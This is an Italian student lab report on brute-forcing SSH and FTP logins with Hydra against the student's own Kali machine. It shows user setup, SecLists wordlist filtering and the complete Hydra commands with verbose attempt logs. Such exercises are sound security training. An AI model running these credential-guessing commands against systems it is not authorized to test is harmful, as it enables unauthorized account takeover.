

Progetto S6 – L5

Titolo:

Attacco di Brute Force su Servizi di Rete tramite Hydra

Simulazione controllata in ambiente di laboratorio

Introduzione:

Il presente elaborato documenta una **simulazione di attacco di tipo brute force** condotta su **servizi di rete** utilizzando il tool **Hydra**, all'interno di un **ambiente di laboratorio controllato e autorizzato**.

L'attività è finalizzata alla **comprensione dei meccanismi di autenticazione** e alla **valutazione dell'impatto di attacchi automatizzati** basati su **liste di credenziali**.

L'esercizio è stato svolto focalizzandosi sui servizi **SSH** e **FTP**.

Particolare attenzione è stata posta all'**ottimizzazione delle risorse di sistema**, tramite **riduzione delle wordlist** e **limitazione del numero di thread**, al fine di simulare un approccio **realistico e controllato**.

FASE 0 — Preparazione rete e identificazione IP


0.1 Identificazione dell'indirizzo IP della macchina Kali

Per poter eseguire correttamente i comandi successivi, ho inizialmente identificato l'indirizzo IP assegnato alla macchina Kali Linux.

Ho utilizzato il comando:

ip a

Analizzando l'output, ho individuato l'interfaccia di rete attiva **eth1** e annotato l'indirizzo IP associato, nel formato **192.168.50.100/24**



```
kali@kali: ~  
Session Actions Edit View Help  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 85275sec preferred_lft 85275sec  
    inet6 fd17:625c:f037:2:6eb:384:1225:3673/64 scope global dynamic noprefixroute  
        valid_lft 85991sec preferred_lft 13991sec  
    inet6 fe80::6fc:86a4:4166:bd05/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:16:9c:e7 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth1  
        valid_lft forever preferred_lft forever  
$
```

Output del comando `ip a` con l'indirizzo IP evidenziato.

FASE 1 — Configurazione e cracking del servizio SSH

1.1 Creazione di un nuovo utente su Kali

Ho creato un nuovo utente locale sulla macchina Kali, utilizzando il nome utente **test_user** e la password **testpass**.

Comando eseguito:

```
sudo adduser test_user
```

Durante la procedura:

- Ho impostato la password **testpass**
- Ho confermato la password

- Ho lasciato vuoti i campi opzionali (nome completo, stanza, telefono, ecc.)

```
(kali@kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
(kali@kali)-[~]
$
```

Conferma finale della creazione dell'utente.

1.2 Avvio e verifica del servizio SSH

Successivamente ho avviato il servizio SSH e ne ho verificato lo stato.

Comandi eseguiti:

sudo service ssh start

sudo service ssh status

Dall'output ho verificato che il servizio SSH risultasse **attivo e in esecuzione**.

```
(kali@kali)-[~]
$ sudo service ssh start

(kali@kali)-[~]
$ sudo service ssh status

● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-01-16 05:19:13 EST; 37s ago
  Invocation: 742f87e854aa434da65c5050a3b06c20
     Docs: man:sshd(8)
           man:sshd_config(5)
    Process: 24526 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 24528 (sshd)
      Tasks: 1 (limit: 4545)
     Memory: 2.1M (peak: 2.8M)
        CPU: 34ms
    CGroup: /system.slice/ssh.service
            └─24528 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 16 05:19:13 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Jan 16 05:19:13 kali sshd[24528]: Server listening on 0.0.0.0 port 22.
Jan 16 05:19:13 kali sshd[24528]: Server listening on :: port 22.
Jan 16 05:19:13 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

(kali@kali)-[~]
$
```

Stato del servizio SSH impostato su “active/running”.

1.3 Verifica del file di configurazione SSH

Ho aperto il file di configurazione del demone SSH esclusivamente a scopo di verifica, senza effettuare alcuna modifica.

Comando eseguito:

sudo nano /etc/ssh/sshd_config

Ho verificato il percorso del file e successivamente sono uscito senza salvare alcuna modifica.

```
GNU nano 8.7 /etc/ssh/sshd_config
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:/usr/games

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Include /etc/ssh/sshd_config.d/*.conf

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

File **sshd_config** aperto che mostra il percorso **/etc/ssh/sshd_config**.

1.4 Test di accesso SSH con l'utente creato

Per verificare il corretto funzionamento del servizio SSH, ho effettuato un accesso utilizzando l'utente **test_user**.

Comando eseguito:

ssh test_user@192.168.50.100 (IP Kali)

Alla richiesta di conferma della chiave ho digitato **yes** e successivamente ho inserito la password **testpass**.

L'accesso è avvenuto correttamente, visualizzando il prompt **test_user@192.168.50.100 (IP Kali)**

```
(kali@kali)~$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:KhJrQR/KIDUrYImG0YI3nGUb2vjGpFt33M50s/cz4QE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user@kali)~$
```

Prompt dell'utente test_user dopo login riuscito.

Ho poi terminato la sessione SSH con:

exit

FASE 1B — Attacco brute force SSH con Hydra

In questa fase ho utilizzato **Hydra** seguendo le indicazioni applicando le seguenti modifiche:

- utilizzo di **-t 2** al posto di **-t 4**
- riduzione del carico CPU tramite filtraggio delle wordlist

2.1 Test Hydra con singola coppia username/password

A scopo dimostrativo ho eseguito un attacco Hydra utilizzando una singola coppia di credenziali.

Comando eseguito:

hydra -l test_user -p testpass IP_KALI -t 2 ssh

L'output ha confermato la validità delle credenziali.

```

(test_user@kali)-[~]
$ hydra -l test_user -p testpass 192.168.50.100 -t 2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 05:49:31
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 05:49:31

(test_user@kali)-[~]
$

```

Output Hydra con messaggio di credenziale valida.

2.2 Installazione di SecLists

Ho installato il pacchetto SecLists, necessario per l'utilizzo delle wordlist.

Comandi eseguiti a seguire:

sudo apt update

```

(kali@kali)-[~]
$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:4 https://packages.microsoft.com/repos/code stable/main amd64 Packages [20.6 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.6 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [254 kB]
Get:8 http://kali.download/kali kali-rolling/non-free amd64 Packages [190 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [905 kB]
Get:10 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.8 kB]
Get:11 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [30.0 kB]
Fetched 75.0 MB in 19s (4,023 kB/s)
1589 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali@kali)-[~]
$

```

sudo apt install seclists -y

```
(kali@kali)-[~]
$ sudo apt install seclists -y
Installing:
seclists

Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1589
Download size: 545 MB
Space needed: 1,935 MB / 50.8 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 1min 9s (7,840 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 436772 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb ...
Unpacking seclists (2025.3-0kali1) ...
Setting up seclists (2025.3-0kali1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for wordlists (2023.2.0) ...

(kali@kali)-[~]
$
```

Conferma installazione di SecLists.

2.3 Riduzione delle wordlist per limitare il carico CPU

Per ridurre l'impatto computazionale, ho filtrato le wordlist di SecLists mantenendo solo le voci contenenti la stringa **test**.

Verifica dei file corretti, usernames e passwords:

ls -lh /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

```
(kali@kali)-[~]
$ ls -lh /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
-rw-r--r-- 1 root root 82M Sep 19 01:28 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

(kali@kali)-[~]
$
```

ls -lh /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt

```
(kali@kali)-[~]
$ ls -lh /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt
-rw-r--r-- 1 root root 47M Sep 19 01:28 /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt

(kali@kali)-[~]
$
```

Comandi **per limitare il carico CPU** eseguiti a seguire:

1) `cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt`

```
(kali@kali)-[~]
$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt
(kali@kali)-[~]
$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt
(kali@kali)-[~]
$
```

2) `cat /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt`

Ho quindi verificato il numero di righe e il contenuto dei file risultanti:

`wc -l xato-usernames.txt xato-passwords.txt`

```
(kali@kali)-[~]
$ wc -l xato-usernames.txt xato-passwords.txt
3986 xato-usernames.txt
2601 xato-passwords.txt
6587 total
(kali@kali)-[~]
$
```

Output di wc -l

1) `head -n 5 xato-usernames.txt` (Anteprima username)

2) `head -n 5 xato-passwords.txt` (Anteprima passwords)

```
(kali@kali)-[~]
$ head -n 5 xato-usernames.txt
testing
tester
test1
test123
glotest
(kali@kali)-[~]
$ head -n 5 xato-passwords.txt
test
testing
tester
test123
testtest
(kali@kali)-[~]
$
```


Output di head.

2.4 Attacco Hydra su SSH con wordlist filtrate

Ho eseguito l'attacco brute force su SSH utilizzando le wordlist filtrate e limitando i thread a 2.

Verifica i file prima di Hydra:

ls -lh xato-usernames.txt xato-passwords.txt



```
(kali@kali)~$ ls -lh xato-usernames.txt xato-passwords.txt
-rw-rw-r-- 1 kali kali 29K Jan 16 06:54 xato-passwords.txt
-rw-rw-r-- 1 kali kali 42K Jan 16 06:54 xato-usernames.txt
(kali@kali)~$
```

Comando eseguito:

**hydra -V -L xato-usernames.txt -P xato-passwords.txt
IP_KALI -t 2 ssh**

```
(kali@kali)~$ hydra -V -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 08:21:03
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10367586 login tries (l:3986/p:2601), ~5183793 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test" - 1 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing" - 2 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester" - 3 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test123" - 4 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtest" - 5 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1" - 6 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1234" - 7 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testpass" - 8 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contest" - 9 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test12" - 10 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "hottest" - 11 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 1] (0/0)

[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtry" - 525 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtruciolo" - 526 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtronner7499" - 527 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrial" - 528 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtria" - 529 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrest" - 530 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtransfug" - 531 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtrans.1" - 532 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtradesetters" - 533 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtotaltop" - 534 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtoshi" - 535 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtor1964ad" - 536 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtopmanzara" - 537 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtony.trukhoff" - 538 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomtomde" - 539 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomtit1969" - 540 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtommypr1" - 541 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtommygd" - 542 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomcat50" - 543 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtomas_ss3" - 544 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtntherock" - 545 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtn7292" - 546 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtlambie" - 547 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinydickpantyboy" - 548 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinhdon_phuong695" - 549 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtinh.ngo" - 550 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtina" - 551 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtime" - 552 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtigay94" - 553 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testthre" - 554 of 10367586 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)~$
```

NOTA BENE: Hydra mostra il numero totale di combinazioni teoriche derivanti dal prodotto tra il numero di username e password presenti nelle wordlist. Nonostante il valore elevato, l'utilizzo di liste filtrate e dell'opzione -t 2 consente di mantenere il carico CPU limitato.

L'opzione -V mi ha permesso di visualizzare i tentativi in tempo reale.

FASE 2 — Attacco brute force su servizio FTP

Per la seconda parte dell'esercizio ho scelto di attaccare il servizio **FTP**, evitando esplicitamente l'autenticazione HTTP come richiesto.

3.1 Installazione e avvio del servizio vsftpd

Ho installato e avviato il servizio FTP.

Comandi eseguiti:

```
sudo apt install vsftpd -y
```

```
(kali@kali)~$ sudo apt install vsftpd -y
[sudo] password for kali:
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1589
  Download size: 145 kB
  Space needed: 356 kB / 48.8 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.4 [145 kB]
Fetched 145 kB in 12s (11.7 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 443094 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.4_amd64.deb ...
Unpacking vsftpd (3.0.5-0.4) ...
Setting up vsftpd (3.0.5-0.4) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...

(kali@kali)~$
```

Serve a installare e rendere disponibile il servizio FTP (vsftpd) sul sistema, così da poter testare e attaccare l'autenticazione FTP nella seconda fase

- 1) `sudo service vsftpd start`
- 2) `sudo service vsftpd status`

```
(kali@kali)-[~]
$ sudo service vsftpd start
[sudo] password for kali:

(kali@kali)-[~]
$ sudo service vsftpd status
• vsftpd.service - vsftpd FTP server
  Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
  Active: active (running) since Fri 2026-01-16 09:15:48 EST; 44s ago
  Invocation: 5cda36ceec39453e940308a1a688f8f9
  Process: 135245 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
  Main PID: 135247 (vsftpd)
  Tasks: 1 (limit: 4545)
  Memory: 904K (peak: 1.8M)
  CPU: 21ms
  CGroup: /system.slice/vsftpd.service
          └─135247 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 09:15:48 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jan 16 09:15:48 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(kali@kali)-[~]
$
```

L'installazione di vsftpd è andata a buon fine, nessun errore bloccante.

Servizio vsftpd attivo.

3.2 Configurazione dell'utente FTP

Ho riutilizzato l'utente **test_user** già creato, assicurandomi che avesse una password nota.

Comando eseguito:

`sudo passwd test_user`

```
(kali@kali)-[~]
$ sudo passwd test_user
New password:
Retype new password:
passwd: password updated successfully

(kali@kali)-[~]
$
```

Conferma cambio password.

3.3 Verifica accesso FTP manuale

Prima di utilizzare Hydra, ho verificato manualmente l'accesso FTP.

Comando eseguito:

ftp 192.168.50.100 (IP Kali)

```
(kali@kali)-[~]  
$ ftp 192.168.50.100  
Connected to 192.168.50.100.  
220 (vsFTPD 3.0.5)  
Name (192.168.50.100:kali): test_user  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
421 Timeout.  
ftp> bye  
(kali@kali)-[~]  
$
```

Name: **test_user**

Password: **testpass**

Accesso FTP riuscito.

Dopo il login ho eseguito un semplice comando **ls** e poi il comando **bye**.

3.4 Attacco Hydra su FTP

Infine ho eseguito l'attacco brute force sul servizio FTP utilizzando le stesse wordlist filtrate.

Comando eseguito:

**hydra -V -L xato-usernames.txt -P xato-passwords.txt
192.168.50.100 -t 2 ftp**

Avvio attacco

```
(kali@kali)~$ hydra -V -L xato-usernames.txt -P xato-passwords.txt 192.168.50.100 -t 2 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 10:03:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to preve
nt overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 10367586 login tries (l:3986/p:2601), ~5183793 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test" - 1 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing" - 2 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester" - 3 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test123" - 4 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testtest" - 5 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1" - 6 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test1234" - 7 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testpass" - 8 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contest" - 9 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test12" - 10 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "hottest" - 11 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 0] (0/0)
```

Avanzamento + interruzione controllata

```
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing1" - 12 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "lbtest" - 13 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "greatest" - 14 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "contests" - 15 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testibil" - 16 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test2" - 17 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "teste" - 18 of 10367586 [child 1] (0/0)
